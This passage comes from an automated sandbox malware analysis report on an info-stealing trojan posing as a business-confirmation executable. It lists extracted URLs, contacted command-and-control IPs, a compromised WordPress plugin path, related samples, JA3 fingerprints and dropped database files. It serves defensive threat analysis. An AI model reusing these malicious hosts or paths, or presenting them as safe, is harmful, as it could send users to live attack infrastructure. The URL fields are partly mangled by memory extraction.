http://crl.chambersign.org/chambersroot.crl0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://r3.i.lencr.org/0Y	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT5 00383RRTF.exe, 00000004.000000 03.839106229.00000000009FA000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=722878611&size=306x271&https=1xdLMEM	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT5 00383RRTF.exe, 00000004.000000 03.846017240.0000000000A22000. 00000004.00000001.sdmp	false		high
http://https://repository.luxtrust.lu0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.mozilla.com0	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT5 00383RRTF.exe, 00000004.000000 03.845882655.0000000000A42000. 00000004.00000001.sdmp, AccessibleHandler.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.chambersign.org1	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.firmaprofesional.com/cps0	nssckbi.dll.4.dr	false		high
http://www.diginotar.nl/cps/pkioverheid0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.swisssign.com/0	nssckbi.dll.4.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://45.139.236.6/q_	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.830914273.00000000009F9000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.securetrust.com/SGCA.crl0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://45.139.236.6//l/f/7y4Wg3gBuI_ccNKoGwkK/7a6d75ef6f646f4419fc28f58e62a7952e597921er	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000002.849907601.00000000009A8000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.securetrust.com/STCA.crl0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://r3.i.lencr.org/0-	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000002.849907601.00000000009A8000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.thawte.com/ThawteTimestampingCA.crl0	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.845882655.0000000000A42000.00000004.00000001.sdmp, AccessibleHandler.dll.4.dr	false		high
http://www.certplus.com/CRL/class2.crl0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.quovadisglobal.com/cps0	nssckbi.dll.4.dr	false		high
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.839087627.0000000000A34000.00000004.00000001.sdmp	false		high
http://www.accv.es/fileadmin/Archivos/certificados/raizaccv1_der.crl0	nssckbi.dll.4.dr	false		high
http://https://ekocafebali.com/wp-content/plugins/vmaxyvefms/back/78893c675eddafbfbda146801a998645182ce2c3_	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000002.849718672.0000000000561000.00000040.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.139.236.6/E	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000002.849907601.00000000009A8000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://r3.o.lencr.org0	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.839106229.00000000009FA000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ocsp.quovadisoffshore.com0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersignroot.html0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sqlite.org/copyright.html.	sqlite3.dll.4.dr	false		high
http://cps.root-x1.letsencrypt.org0	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.839106229.00000000009FA000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://policy.camerfirma.com0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1e-LMEM	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.846017240.0000000000A22000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=4510094	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000002.849907601.00000000009A8000.00000004.00000020.sdmp, CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.839087627.0000000000A34000.00000004.00000001.sdmp	false		high
http://www.mozilla.com/en-US/blocklist/	mozglue.dll.4.dr	false		high
http://https://telete.in/org/img/t_logo.png	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.839106229.00000000009FA000.00000004.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://download.divx.com/player/divxdotcom/DivXWebPlayerInstaller.exe	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.837471226.00000000009E7000.00000004.00000001.sdmp	false		high
http://cps.letsencrypt.org0	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.839106229.00000000009FA000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.accv.es/legislacion_c.htm0U	nssckbi.dll.4.dr	false		high
http://https://support.google.c	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.839118709.0000000000A12000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certicamara.com/dpc/0Z	nssckbi.dll.4.dr	false		high
http://https://telete.in/yoyodcabane	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.839106229.00000000009FA000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://ocsp.accv.es0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.thawte.com0	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.845882655.0000000000A42000.00000004.00000001.sdmp, AccessibleHandler.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ekocafebali.com/wp-content/plugins/vmaxyvefms/main/78893c675eddafbfbda146801a998645182ce2c3_	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000002.849718672.0000000000561000.00000040.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	RYwTiizs2t.4.dr	false		high
http://https://helpx.a	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.839118709.0000000000A12000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.839118709.0000000000A12000.00000004.00000001.sdmp	false		high
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	RYwTiizs2t.4.dr	false		high
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=2542116;cat=chom0;ord=8072167097284;g	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe, 00000004.00000003.839087627.0000000000A34000.00000004.00000001.sdmp	false		high
http://https://ac.ecosia.org/autocomplete?q=	RYwTiizs2t.4.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://45.139.236.6	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT5 00383RRTF.exe, 00000004.00000002.849907601.00000000009A8000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.catcert.net/verarrel	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.accv.es/fileadmin/Archivos/certificados/raizaccv1.crt0	nssckbi.dll.4.dr	false		high
http://45.139.236.6/OINT	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT5 00383RRTF.exe, 00000004.00000003.839118709.0000000000A12000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.chambersign.org/chambersignroot.crl0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.xrampsecurity.com/XGCA.crl0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=722878611&size=306x271&https=1	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT5 00383RRTF.exe	false		high
http://45.139.236.6ne	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT5 00383RRTF.exe, 00000004.00000002.849907601.00000000009A8000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.catcert.net/verarrel05	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.quovadis.bm0	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.letseh	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT5 00383RRTF.exe, 00000004.00000003.830914273.00000000009F9000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.accv.es00	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pkioverheid.nl/policies/root-policy-G20	nssckbi.dll.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.cert.fnmt.es/dpcs/0	nssckbi.dll.4.dr	false		high
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	RYwTiizs2t.4.dr	false		high
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	RYwTiizs2t.4.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.201.225.248	telete.in	Germany		24940	HETZNER-ASDE	true
45.139.236.6	unknown	Russian Federation		202984	TEAM-HOSTASRU	false
111.67.28.15	ekocafebali.com	Australia		55803	DIGITALPACIFIC-AUDigitalPacificPtyLtdAustraliaAU	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	378098
Start date:	30.03.2021
Start time:	14:20:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Copyright Joe Security LLC 2021

Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/67@2/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 3.7% (good quality ratio 3.3%) • Quality average: 49.8% • Quality standard deviation: 23.5%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Stop behavior analysis, all processes terminated
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe • Excluded IPs from analysis (whitelisted): 20.50.102.62, 40.88.32.150, 13.107.5.88, 13.107.42.23, 184.30.25.218, 13.64.90.137, 168.61.161.212, 104.43.193.48, 2.20.142.209, 2.20.142.210, 67.27.233.126, 8.248.141.254, 8.248.133.254, 8.253.207.120, 67.27.158.126, 92.122.213.194, 92.122.213.247, 52.255.188.83, 13.88.21.125, 20.54.26.129 • Excluded domains from analysis (whitelisted): storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, ocos-office365-s2s.msedge.net, client-office365-tas.msedge.net, config.edge.skype.com.trafficmanager.net, e-0009.e-msedge.net, config-edge-skype.l-0014.l-msedge.net, l-0014.config.skype.com, a1449.dscg2.akamai.net, arc.msn.com, storeedgefd.xbetservices.akadns.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, config.edge.skype.com, au-bg-shim.trafficmanager.net, storeedgefd.dsx.mp.microsoft.com, skypedataprdcolwus17.cloudapp.net, afdo-tas-offload.trafficmanager.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net, skypedataprdcolcus15.cloudapp.net, ocos-office365-s2s-msedge-net.e-0009.e-msedge.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, l-0014.l-msedge.net, e16646.dscg.akamaiedge.net, skypedataprdcolwus15.cloudapp.net • Report size getting too big, too many NtOpenFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
195.201.225.248	http://telete.in	Get hash	malicious	Browse	• telete.in/
45.139.236.6	GolyROknn9.exe	Get hash	malicious	Browse	• 45.139.236.6/
	4uL7Ej2F0Y.exe	Get hash	malicious	Browse	• 45.139.236.6/
	gjeg84WXoG.exe	Get hash	malicious	Browse	• 45.139.236.6/
	63TfhsKG1h.exe	Get hash	malicious	Browse	• 45.139.236.6/
	UIKqwBvL6s.exe	Get hash	malicious	Browse	• 45.139.236.6/
	mIkTGifBOr.exe	Get hash	malicious	Browse	• 45.139.236.6/
	JJvkhWtyEm.exe	Get hash	malicious	Browse	• 45.139.236.6/
	uLVu6RlD4i.exe	Get hash	malicious	Browse	• 45.139.236.6/
	lm2LHApR75.exe	Get hash	malicious	Browse	• 45.139.236.6/
	RsApxCz3YQ.exe	Get hash	malicious	Browse	• 45.139.236.6/
	l59qWeKoK3.exe	Get hash	malicious	Browse	• 45.139.236.6/
	u5h7R8M2X5.exe	Get hash	malicious	Browse	• 45.139.236.6/
	UBYK8k1SPz.exe	Get hash	malicious	Browse	• 45.139.236.6/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
telete.in	GolyROknn9.exe	Get hash	malicious	Browse	• 195.201.225.248
	4uL7Ej2F0Y.exe	Get hash	malicious	Browse	• 195.201.225.248
	8K48lZ2Bz3.exe	Get hash	malicious	Browse	• 195.201.225.248
	Ar25M0UwOR.exe	Get hash	malicious	Browse	• 195.201.225.248
	yOrAsxt8Qv.exe	Get hash	malicious	Browse	• 195.201.225.248
	SecuriteInfo.com.Trojan.GenericKD.45968072.21801.exe	Get hash	malicious	Browse	• 195.201.225.248
	SecuriteInfo.com.W32.AIDetect.malware1.20068.exe	Get hash	malicious	Browse	• 195.201.225.248
	SecuriteInfo.com.Trojan.Siggen12.58144.411.exe	Get hash	malicious	Browse	• 195.201.225.248
	SecuriteInfo.com.W32.AIDetect.malware1.5648.exe	Get hash	malicious	Browse	• 195.201.225.248
	7Q1bVVkIIL.exe	Get hash	malicious	Browse	• 195.201.225.248
	tYSf9q5AiJ.exe	Get hash	malicious	Browse	• 195.201.225.248
	R2o3eEx5Zj.exe	Get hash	malicious	Browse	• 195.201.225.248
	gjeg84WXoG.exe	Get hash	malicious	Browse	• 195.201.225.248
	63TfhsKG1h.exe	Get hash	malicious	Browse	• 195.201.225.248
	UIKqwBvL6s.exe	Get hash	malicious	Browse	• 195.201.225.248
	mIkTGifBOr.exe	Get hash	malicious	Browse	• 195.201.225.248
	JJvkhWtyEm.exe	Get hash	malicious	Browse	• 195.201.225.248
	uLVu6RlD4i.exe	Get hash	malicious	Browse	• 195.201.225.248
	lm2LHApR75.exe	Get hash	malicious	Browse	• 195.201.225.248
	RsApxCz3YQ.exe	Get hash	malicious	Browse	• 195.201.225.248

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	h1gMAKBj8d.exe	Get hash	malicious	Browse	• 95.216.186.40
	1AQz4ua1TU.exe	Get hash	malicious	Browse	• 95.216.186.40
	FB11.exe	Get hash	malicious	Browse	• 116.203.50.182

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	JYDy1dAHdW.exe	Get hash	malicious	Browse	• 88.99.66.31
	z0hACk9o2Y.exe	Get hash	malicious	Browse	• 88.99.66.31
	EppTbowa74.exe	Get hash	malicious	Browse	• 88.99.66.31
	tcNbszVulx.exe	Get hash	malicious	Browse	• 88.99.66.31
	USHrlfZEJC.exe	Get hash	malicious	Browse	• 88.99.66.31
	5rmW4DWq66.exe	Get hash	malicious	Browse	• 88.99.66.31
	RFQ 4168.xlsx	Get hash	malicious	Browse	• 46.4.45.211
	hfGKHMTTDR.exe	Get hash	malicious	Browse	• 88.99.66.31
	cMOtS8JQVW.exe	Get hash	malicious	Browse	• 88.99.66.31
	New Order.exe	Get hash	malicious	Browse	• 144.76.118.195
	Singhben2.exe	Get hash	malicious	Browse	• 95.217.77.40
	TT payment.exe	Get hash	malicious	Browse	• 144.76.118.195
	New Order.exe	Get hash	malicious	Browse	• 144.76.118.195
	u5QolYqae1.exe	Get hash	malicious	Browse	• 88.99.66.31
	kAc2x1WjuA.exe	Get hash	malicious	Browse	• 88.99.66.31
	Ypp2jYNpAI.exe	Get hash	malicious	Browse	• 88.99.66.31
	GolyROknn9.exe	Get hash	malicious	Browse	• 195.201.225.248
TEAM-HOSTASRU	h1gMAKBj8d.exe	Get hash	malicious	Browse	• 45.139.236.6
	1AQz4ua1TU.exe	Get hash	malicious	Browse	• 45.139.236.6
	GolyROknn9.exe	Get hash	malicious	Browse	• 45.139.236.6
	4uL7Ej2F0Y.exe	Get hash	malicious	Browse	• 45.139.236.6
	gjeg84WXoG.exe	Get hash	malicious	Browse	• 45.139.236.6
	63TfhsKG1h.exe	Get hash	malicious	Browse	• 45.139.236.6
	UIKqwBvL6s.exe	Get hash	malicious	Browse	• 45.139.236.6
	mIkTGifBOr.exe	Get hash	malicious	Browse	• 45.139.236.6
	JJvkhWtyEm.exe	Get hash	malicious	Browse	• 45.139.236.6
	uLVu6RlD4i.exe	Get hash	malicious	Browse	• 45.139.236.6
	lm2LHApR75.exe	Get hash	malicious	Browse	• 45.139.236.6
	RsApxCz3YQ.exe	Get hash	malicious	Browse	• 45.139.236.6
	l59qWeKoK3.exe	Get hash	malicious	Browse	• 45.139.236.6
	u5h7R8M2X5.exe	Get hash	malicious	Browse	• 45.139.236.6
	UBYK8k1SPz.exe	Get hash	malicious	Browse	• 45.139.236.6
	p2gMTflZpM.exe	Get hash	malicious	Browse	• 45.139.236.5
	MyDocument.doc	Get hash	malicious	Browse	• 45.139.236.5
	xARcpdYdew.exe	Get hash	malicious	Browse	• 45.139.236.102
	YZfgpQ4IrF.exe	Get hash	malicious	Browse	• 95.182.123.61
	file.exe	Get hash	malicious	Browse	• 185.231.245.119

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ce5f3254611a8c095a3d821d44539877	2df27f1a3505dbd0995188d49c253f5bc53c0e994954c.exe	Get hash	malicious	Browse	• 195.201.225.248
	Order30.3.22.exe	Get hash	malicious	Browse	• 195.201.225.248
	yYrsX1PNig.dll	Get hash	malicious	Browse	• 195.201.225.248
	hfGKHMTTDR.exe	Get hash	malicious	Browse	• 195.201.225.248
	cMOtS8JQVW.exe	Get hash	malicious	Browse	• 195.201.225.248
	Factura proforma, pedido nuevo.exe	Get hash	malicious	Browse	• 195.201.225.248
	286707e2bb83a6c40652e6621556895dec756bc7b8ddb.dll	Get hash	malicious	Browse	• 195.201.225.248
	e01d84cad44054e251e0978da7be67e56975701ec7e43.dll	Get hash	malicious	Browse	• 195.201.225.248
	bef7d4ef86cd6e13c9af1c1990003781525200 79ea6a6.dll	Get hash	malicious	Browse	• 195.201.225.248
	TL1eJXLgOX.dll	Get hash	malicious	Browse	• 195.201.225.248
	c412e120228133d324e07ddb1e2d9d49f320d18adbf25.dll	Get hash	malicious	Browse	• 195.201.225.248
	7yXOzQzCAp.dll	Get hash	malicious	Browse	• 195.201.225.248

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	d800fd83e442a5a98c9baed2617242cb8abdcd13534c8.dll	Get hash	malicious	Browse	• 195.201.225.248
	4295c39e57c5feddc555348079a16538c952a7cda1acb.dll	Get hash	malicious	Browse	• 195.201.225.248
	e8a173d233228c5d464ee9028c58bdbab50367db00e99.dll	Get hash	malicious	Browse	• 195.201.225.248
	ZQJIlea6uP.dll	Get hash	malicious	Browse	• 195.201.225.248
	c729627eb14cabc48a505e46136db35d75ab1f4804bfc.dll	Get hash	malicious	Browse	• 195.201.225.248
	c34abd5384784f29b34e8fc5050fa25a12e869af96ad3.dll	Get hash	malicious	Browse	• 195.201.225.248
	ef40d547e887d0fb80d6f7902dc477de2cc7feb175cd1.dll	Get hash	malicious	Browse	• 195.201.225.248
	45c2bb18079e07f9c02b75b5ba108580005ccccfc7914.dll	Get hash	malicious	Browse	• 195.201.225.248
37f463bf4616ecd445d4a1937da06e19	JYDy1dAHdW.exe	Get hash	malicious	Browse	• 111.67.28.15
	EppTbowa74.exe	Get hash	malicious	Browse	• 111.67.28.15
	tcNbszVulx.exe	Get hash	malicious	Browse	• 111.67.28.15
	USHrlfZEJC.exe	Get hash	malicious	Browse	• 111.67.28.15
	D2KZdJGf66.exe	Get hash	malicious	Browse	• 111.67.28.15
	00b09aba4c90b634ce887da826fc74284f171698c203d.exe	Get hash	malicious	Browse	• 111.67.28.15
	TA6uW7MB7B.exe	Get hash	malicious	Browse	• 111.67.28.15
	hfGKHMTTDR.exe	Get hash	malicious	Browse	• 111.67.28.15
	cMOtS8JQVW.exe	Get hash	malicious	Browse	• 111.67.28.15
	#Ud83d#Udcde Oceanagold.com AudioMessage_62-80227.htm	Get hash	malicious	Browse	• 111.67.28.15
	4D86.exe	Get hash	malicious	Browse	• 111.67.28.15
	5H4RlXBlJG.exe	Get hash	malicious	Browse	• 111.67.28.15
	BR-278630.htm	Get hash	malicious	Browse	• 111.67.28.15
	Payment_png.exe	Get hash	malicious	Browse	• 111.67.28.15
	Ypp2jYNpAI.exe	Get hash	malicious	Browse	• 111.67.28.15
	5zc9vbGBo3.exe	Get hash	malicious	Browse	• 111.67.28.15
	InnAcjnAmG.exe	Get hash	malicious	Browse	• 111.67.28.15
	VM-(#Ud83d#Udcde)-- 19795.htm	Get hash	malicious	Browse	• 111.67.28.15
	2019-07-05-password-protected-Word-doc-with-macro-for-follow-up-malware.docm	Get hash	malicious	Browse	• 111.67.28.15
	DP5kUHHaWs.exe	Get hash	malicious	Browse	• 111.67.28.15

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleHandler.dll	h1gMAKBj8d.exe	Get hash	malicious	Browse	
	1AQz4ua1TU.exe	Get hash	malicious	Browse	
	GolyROknn9.exe	Get hash	malicious	Browse	
	4uL7Ej2F0Y.exe	Get hash	malicious	Browse	
	Ar25M0UwOR.exe	Get hash	malicious	Browse	
	yOrAsxt8Qv.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.W32.AIDetect.malware1.20068.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.W32.AIDetect.malware1.5648.exe	Get hash	malicious	Browse	
	tYSf9q5AiJ.exe	Get hash	malicious	Browse	
	gjeg84WXoG.exe	Get hash	malicious	Browse	
	63TfhsKG1h.exe	Get hash	malicious	Browse	
	UIKqwBvL6s.exe	Get hash	malicious	Browse	
	mIkTGifBOr.exe	Get hash	malicious	Browse	
	JJvkhWtyEm.exe	Get hash	malicious	Browse	
	uLVu6RlD4i.exe	Get hash	malicious	Browse	
	lm2LHApR75.exe	Get hash	malicious	Browse	
	RsApxCz3YQ.exe	Get hash	malicious	Browse	
	l59qWeKoK3.exe	Get hash	malicious	Browse	
	u5h7R8M2X5.exe	Get hash	malicious	Browse	
	UBYK8k1SPz.exe	Get hash	malicious	Browse	

Created / dropped Files

Copyright Joe Security LLC 2021

C:\Users\user\AppData\LocalLow\1xVPfvJcrg	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\LocalLow\RYwTiizs2t	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\LocalLow\frAQBc8Wsa	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
